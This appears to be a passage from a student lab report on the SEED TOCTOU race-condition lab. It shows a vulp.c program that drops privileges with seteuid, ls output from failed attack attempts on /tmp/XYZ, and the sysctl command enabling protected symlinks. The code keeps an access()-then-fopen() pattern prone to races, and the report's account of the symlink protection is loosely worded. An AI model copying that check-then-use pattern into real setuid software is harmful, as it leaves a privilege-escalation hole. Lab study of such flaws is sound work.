-rw-rw-r-- 1 root seed 5610580 Nov  1 22:54 /tmp/XYZ
ls: cannot access '/tmp/XZY': No such file or directory
```


Task 3: Protection Mechanism B: Principle of Least Privilege

I modified and updated the code in vulp.c file. The exploit didn't occur as the set – UID was disabled as follows:



```
/* vulp.c */
    #include <stdio.h>
    #include <unistd.h>
    #include <string.h>
int main() {
       char * fn = "/tmp/XYZ";
       char buffer[60];
       FILE *fp;
       /* get user input */
       scanf("%50s", buffer );
uid_t euid=geteuid();
uid_t uid=getuid();
seteuid(uid);



 if(!access(fn, W_OK)){
            fp = fopen(fn, "a+");
            fwrite("\n", sizeof(char), 1, fp);
            fwrite(buffer, sizeof(char), strlen(buffer), fp);
            fclose(fp);
}
       else printf("No permission \n");
seteuid(euid);
    }
```


The exploit didn't occur because of setting the setuid in the code.



```
-rw-rw-r-- 1 root seed 5812240 Nov  1 22:55 /tmp/XYZ
ls: cannot access '/tmp/XZY': No such file or directory
-rw-rw-r-- 1 root seed 5812390 Nov  1 22:55 /tmp/XYZ
ls: cannot access '/tmp/XZY': No such file or directory
-rw-rw-r-- 1 root seed 5812520 Nov  1 22:55 /tmp/XYZ
ls: cannot access '/tmp/XZY': No such file or directory
-rw-rw-r-- 1 root seed 5812700 Nov  1 22:55 /tmp/XYZ
ls: cannot access '/tmp/XZY': No such file or directory
-rw-rw-r-- 1 root seed 5812910 Nov  1 22:55 /tmp/XYZ
ls: cannot access '/tmp/XZY': No such file or directory
-rw-rw-r-- 1 root seed 5813080 Nov  1 22:55 /tmp/XYZ
ls: cannot access '/tmp/XZY': No such file or directory
-rw-rw-r-- 1 root seed 5813250 Nov  1 22:55 /tmp/XYZ
ls: cannot access '/tmp/XZY': No such file or directory
-rw-rw-r-- 1 root seed 5813370 Nov  1 22:55 /tmp/XYZ
ls: cannot access '/tmp/XZY': No such file or directory
-rw-rw-r-- 1 root seed 5813560 Nov  1 22:55 /tmp/XYZ
ls: cannot access '/tmp/XZY': No such file or directory
-rw-rw-r-- 1 root seed 5813710 Nov  1 22:55 /tmp/XYZ
ls: cannot access '/tmp/XZY': No such file or directory
-rw-rw-r-- 1 root seed 5813840 Nov  1 22:55 /tmp/XYZ
ls: cannot access '/tmp/XZY'
```

Task 4: Protection Mechanism C: Ubuntu’s Built-in Scheme

The exploit didn’t work because the protection is on. Once it is on then the source and target of the symlink would have the same owner as shown in the screen shot below:



```
[11/01/19]seed@VM:~$ sudo sysctl -w fs.protected_symlinks=1
fs.protected_symlinks = 1
[11/01/19]seed@VM:~$
```